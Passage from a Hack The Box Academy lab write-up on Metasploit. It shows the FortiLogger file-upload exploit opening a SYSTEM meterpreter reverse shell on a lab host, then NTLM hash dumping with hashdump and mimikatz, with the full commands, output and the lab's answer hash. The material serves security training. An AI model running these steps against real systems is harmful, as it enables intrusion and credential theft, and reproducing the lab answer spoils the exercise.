Metasploit Documentation: https://docs.metasploit.com/

msf6 > search FortiLogger

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  exploit/windows/http/fortilogger_arbitrary_fileupload  2021-02-26       normal  Yes    FortiLogger Arbitrary File Upload Exploit
```




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > options

Module options (exploit/windows/http/fortilogger_arbitrary_fileupload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      5000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the FortiLogger
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
```




```
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > set LHOST tun0
LHOST => 10.10.14.154
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > set RHOSTS 10.129.112.10
RHOSTS => 10.129.112.10
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > options

Module options (exploit/windows/http/fortilogger_arbitrary_fileupload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.112.10    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      5000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the FortiLogger
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.154     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

I set everything correctly as shown from the image above and ran the exploit, and boom! I got the meterpreter shell as shown below.




```
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > run

[*] Started reverse TCP handler on 10.10.14.154:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (176198 bytes) to 10.129.112.10
[*] Meterpreter session 1 opened (10.10.14.154:4444 -> 10.129.112.10:49692) at 2024-06-17 12:08:34 +0300

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



+ 1 Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.


cf3a5525ee9414229e66279623ed5c58

I used the help cmd to check which command can be used on the meterpreter shell, and as seen from the image below, hashdump can dump all the ntlm hashes as shown below.




```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
meterpreter >
```

Alternatively, I loaded the kiwi plugin as shown below and executed the lsa_dump_sam to dump all the users together with their ntlm hashes just as seen below.




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-51BJ97BCIPV
SysKey : c897d22c1c56490b453e326f86b2eef8
Local SID : S-1-5-21-2348711446-3829538955-3974936019

SAMKey : e52d743c76043bf814df6e48f1efcb23
```

And here I found the user htb-student and his hash NTLM: as shown from the image below.



```
* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 61299e7a768fa2d5


RID  : 000003ea (1002)
User : htb-student
  Hash NTLM: cf3a5525ee9414229e66279623ed5c58

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f88979e2a6999b5cbc7a9308e7b4cd82

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-51BJ97BCIPVhtb-student
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1ed226feb91bfd21489a12a58c6cb38b99ab70feb30d971c8987fb44bcb15213
      aes128_hmac       (4096) : 629343148027bcf0d48cf49b066a9960
      des_cbc_md5       (4096) : 379791d616ef6d0e
```

And thats how I approached and tackled each question.



Congratulations SCr34tur3!

You have just completed the Using the Metasploit Framework module!

Let's share your success with everyone!

https://academy.hackthebox.com/achievement/1287818/39

CONCLUSION

In conclusion, Metasploit stands out as an indispensable tool in the cybersecurity landscape, offering unparalleled capabilities for penetration testing and vulnerability assessment. Its extensive library of exploits, payloads, and auxiliary modules, combined with its user-friendly interface, empowers security professionals to conduct thorough and effective security evaluations. By simulating real-world attack scenarios, Metasploit not only helps in identifying vulnerabilities but also in understanding their potential impacts and remediating them promptly.
This report underscores the importance of incorporating Metasploit into security practices and highlights its role in fortifying organizational security in an increasingly complex threat landscape.